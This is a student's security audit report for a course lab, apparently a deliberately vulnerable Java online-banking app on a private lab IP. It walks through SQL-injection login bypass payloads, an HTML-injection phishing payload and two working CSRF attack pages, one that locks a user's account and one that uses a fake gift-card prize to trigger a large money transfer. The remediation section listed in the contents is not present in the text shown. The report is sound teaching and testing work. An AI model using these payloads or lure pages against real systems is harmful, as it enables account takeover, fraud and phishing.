

ITSC-302 Final Project – Web Application Security Audit

Author: Abdulaziz Osman



SAIT

Introduction.....	3
Application Design and Components.....	3
General Security-Related Issues Found.....	3
Specific Security Issues.....	5
SQL Injections	5
Summary	7
XSS Exploit	7
Summary	9
CSRF Exploit.....	9
Summary	13
Remediations	13
1. SQL Injections.....	13
Best Practices for Prevention:	13
2. XSS Injections	14
3. CSRF Attacks	14
Conclusion	14

Introduction

This document provides a detailed analysis of the **NetBeans** webpage's security vulnerabilities during an audit. It assesses weaknesses in the application's integrity and security. Included with each vulnerability will be a step-by-step duplication guide, and conclude with some remediations to strengthen the application against attacks.

Application Design and Components

Application Type: Online banking interface.

Purpose: Allows users to transfer money between each other

Technologies Used:

- **Database:** MySQL
- **Frontend:** HTML with form-based interactions.
- **Programming Language:** Java



Technology	Version	Categories	Website	Implies	CPE
java		Programming languages	https://java.com		cpe:2.3:a:oracle:jre:*****

Fig 1. Zaproxy technology scan

General Security-Related Issues Found

- Cookies without SameSite attribute



Fig 2.1 Zaproxy Vulnerability Alert, missing SameSite Attribute

Enabling Cross-site Request Forgery (CSRF) and Cross-site Scripting (XSS).

- Lack of Anti-CSRF tokens



Fig 2.2 Zaproxy Vulnerability Alert, missing Anti-CSRF Token

```

<!DOCTYPE html>
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <title>Project 2020 Login</title>
  </head>
  <body>
    <h1>Project 2020 Login</h1>
    <h3>Normal Login</h3>
    <form action="Validate" method="GET">
      Username: <input type="text" name="username" value=""><br/>
      Password: <input type="password" name="password"><br/>
      <input type="submit" value="Login">
    </form>
    <br/>
    Last Login: <br/>
    |
    <br/>
    (<a href="adminLogin.jsp">Admin</a>)
  </body>
</html>

```

Fig 2.3 Zaproxy Vulnerability Alert, highlighted evidence of missing **Anti-CSRF** attribute

Further Enabling **CSRF** vulnerability

- Insufficient money handling parameters




Fig 2.4 Firefox developer tool → Network, **GET** Method, screenshot of money transfer

Users are able to transfer more money than available.

Specific Security Issues

SQL Injections

When attempting to find vulnerabilities, we came across the following error




Fig 3.1 Internal Server Error handling SQL Injection

Username: **admin'**--

Password: ''

By entering the following credentials in normal user login page, there is a significant amount of information disclosure, such as:

- The exact line in the code causing the issue (**TransferHelper.getAccounts()** at line 28).
- The database type being used (**MariaDB**).
- The server software and framework (**Apache Tomcat**).

While this injection caused an error, an attacker can manipulate the payload to craft a valid query to exploit the application.

Using the same credentials in the admin login page, however, results in successfully authenticating and accessing user privileges.




Fig 3.2 Admin Page, Successfully accessed

The previous payload failed to authenticate, likely, because there was no user named **admin** as a client. In a vulnerable application, the input is likely being concatenated directly into an SQL query, such as:

```
SELECT * FROM users WHERE username = 'admin'--' AND password = '...'
```

As a result the query becomes

```
SELECT * FROM users WHERE username = 'admin'
```

The “--” in the username field comments the succeeding query, causing the password field to be ignored. The “'” likely caused a syntax error when it attempted to execute the query.

Therefore, using the user information obtained from the Admin Page and the previous attempt we can craft a payload to access a user’s account, say, Adams.




Fig 3.3 Adam's Page Successfully accessed

Username: adam

Password: ' OR '1'='1

The following **SQL** payload creates a condition that's always true in the password field, allowing attackers to bypass the security measure and gain access to the account with full functionality.

Summary

The web application is susceptible to **SQL** exploitation, where crafted payloads can be used to access and bypass any safeguards into both normal users and the admin.

XSS Exploit

While there is sufficient sanitization and protection against any **JavaScript** injections, **HTML** injections are severely lacking and are of notable concern.




Fig 4.1 Admin page, **HTML** injection, successful with payload “<h1>Testing </h1>”

This gives attackers free reign over the presentation and some functionality of the application, for example:

```
<h1 style="color:red;">Session Timeout!</h1>
<p style="color:black;font-size:18px;">Your session has expired. Please <a
href="http://malicious-site.com/login" style="color:blue;text-decoration:underline;">log in
again</a> to continue.</p>
```




Fig 4.2 Admin Page, Successful **HTML** injection using previous payload, phishing example

Or a simple but equally, commenting out the rest of the applications code by inputting “<!--” effectively erasing it.

Summary

Sufficient **JavaScript** protections, however, there is a significant blindspot in html injections. This leaves room for spoofing, phishing, and data manipulation attempts from malicious attackers.


CSRF Exploit

ID	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
19	Proxy	12/14/24, 6:38:49 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/ad...	200		10 ms	1,145 bytes	Informational		
20	Proxy	12/14/24, 6:38:52 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/Vali...	302		4 ms	0 bytes	Informational		
21	Proxy	12/14/24, 6:38:52 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/Ind...	200		13 ms	661 bytes	Medium		Form, Password, SetC...
22	Proxy	12/14/24, 6:38:54 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/ad...	200		7 ms	605 bytes	Medium		Form, Password
23	Proxy	12/14/24, 6:38:58 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/Vali...	302		13 ms	0 bytes	Informational		
24	Proxy	12/14/24, 6:38:58 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/ad...	200		7 ms	1,152 bytes	Informational		
25	Proxy	12/14/24, 6:45:11 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/Ad...	200		43 ms	0 bytes	Informational		
26	Proxy	12/14/24, 6:45:58 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/Ad...	302		10 ms	0 bytes	Informational		
27	Proxy	12/14/24, 6:45:58 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/ad...	200		14 ms	1,152 bytes	Informational		
28	Proxy	12/14/24, 6:46:01 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/Vali...	302		4 ms	0 bytes	Informational		
29	Proxy	12/14/24, 6:46:01 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/Ind...	200		5 ms	661 bytes	Informational		
30	Proxy	12/14/24, 6:46:02 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/ad...	200		6 ms	605 bytes	Medium		Form, Password
31	Proxy	12/14/24, 6:46:08 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/Vali...	302		32 ms	0 bytes	Informational		
32	Proxy	12/14/24, 6:46:08 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/ad...	200		13 ms	1,404 bytes	Informational		
33	Proxy	12/14/24, 6:47:14 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/Ad...	302		11 ms	0 bytes	Informational		
34	Proxy	12/14/24, 6:47:15 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/ad...	200		11 ms	1,404 bytes	Informational		
35	Proxy	12/14/24, 6:47:16 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/Vali...	302		2 ms	0 bytes	Informational		
36	Proxy	12/14/24, 6:47:16 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/Ind...	200		5 ms	661 bytes	Informational		
37	Proxy	12/14/24, 6:47:18 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/ad...	200		3 ms	605 bytes	Medium		Form, Password
38	Proxy	12/14/24, 6:47:24 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/Vali...	302		20 ms	0 bytes	Informational		
39	Proxy	12/14/24, 6:47:24 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/ad...	200		10 ms	1,374 bytes	Informational		
68	Proxy	12/14/24, 6:48:47 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/Ad...	302		29 ms	0 bytes	Informational		
69	Proxy	12/14/24, 6:48:48 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/ad...	200		13 ms	1,374 bytes	Medium		Form
70	Proxy	12/14/24, 6:48:49 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/Vali...	302		17 ms	0 bytes	Informational		
71	Proxy	12/14/24, 6:48:49 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/Ind...	200		5 ms	661 bytes	Informational		
72	Proxy	12/14/24, 6:48:54 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/ad...	200		4 ms	605 bytes	Medium		Form, Password
73	Proxy	12/14/24, 6:49:01 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/Vali...	302		17 ms	0 bytes	Informational		
74	Proxy	12/14/24, 6:49:01 PM	GET	http://172.20.128.20:8080/FinalProj_Accounts/ad...	200		11 ms	1,143 bytes	Medium		Form

Fig 5.1 Zaproxy Packet History, **GET** Method Exclusive

Up until this point, the functionality of the web application is solely through a GET method. relying solely on the GET method for sensitive operations, such as transferring funds or handling authentication:

1. Sensitive Data Exposure in URLs



```
▶ GET http://172.20.128.20:8080/FinalProj_Accounts/Transfer?from=1&to=3&amount=50
```

Fig 5.1 Firefox developer tool → Network, GET Method, Sensitive Data Exposure

http://172.20.128.20:8080/FinalProj_Accounts/Transfer?from=1&to=3&amount=50


2. Ease of Manipulation

Simply altering the url can validate a transfer, for example, instead of sending 50 we could send 100.

http://172.20.128.20:8080/FinalProj_Accounts/Transfer?from=1&to=3&amount=100

3. CSRF vulnerability

GET requests are more susceptible to CSRF attacks, where a malicious website tricks a user into unknowingly performing actions on another site where they are authenticated. Paired with the absence of SameSite cookies, which allow requests of foreign origin through. This can lead to grave consequences; for example, the admin can be tricked into locking the account of one of the users.



```
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <title>CSRF Attack Form</title>
5   </head>
6   <body>
7     <h1>Perhaps the admin receives a seemingly inconspicuous email with a link attached.</h1>
8     <p>Click the link below to view an important update (WRONG! ADAM'S ACCOUNT WILL BE LOCKED INSTEAD!!):</p>
9     <!-- The hidden form will execute the CSRF attack -->
10    <form id="csrfForm" action="http://172.20.128.20:8080/FinalProj_Accounts/Admin" method="GET">
11      <input type="hidden" name="locked" value="adam">
12    </form>
13    <a href="#" onclick="document.getElementById('csrfForm').submit(); return false;">View Update</a>
14  </body>
15 </html>
```

Fig 5.2 See [CSRF_LockAccount.html](#), CSRF form to lockout a user




Fig 5.3 `CSRF_LockAccount.html`, as a web page




Fig 5.4 Successful Locking of Adam's Account After Clicking Link

And similar malicious forms can be created to transfer money between unauthorized accounts.

```

1  <!DOCTYPE html>
2  <html>
3  <head>
4  |   <title>Congratulations! You've Won!</title>
5  </head>
6  <body>
7  |   <h1>Congratulations, Adam!</h1>
8  |   <p>You've been selected to win a $100 Amazon gift card! Click the link below to claim your prize:</p>
9  |
10 |   <a href="http://172.20.128.20:8080/FinalProj_Accounts/Transfer?from=1&to=7&amount=1000000"
11 |   |   style="font-size: 18px; color: blue; text-decoration: underline;">
12 |   |   Claim Your Prize Now!
13 |   </a>
14 </body>
15 </html>
16
17

```

Fig 5.5 See `CSRF_MILLIONAIR.html`, CSRF Form to Transfer Money From Adam to Evil

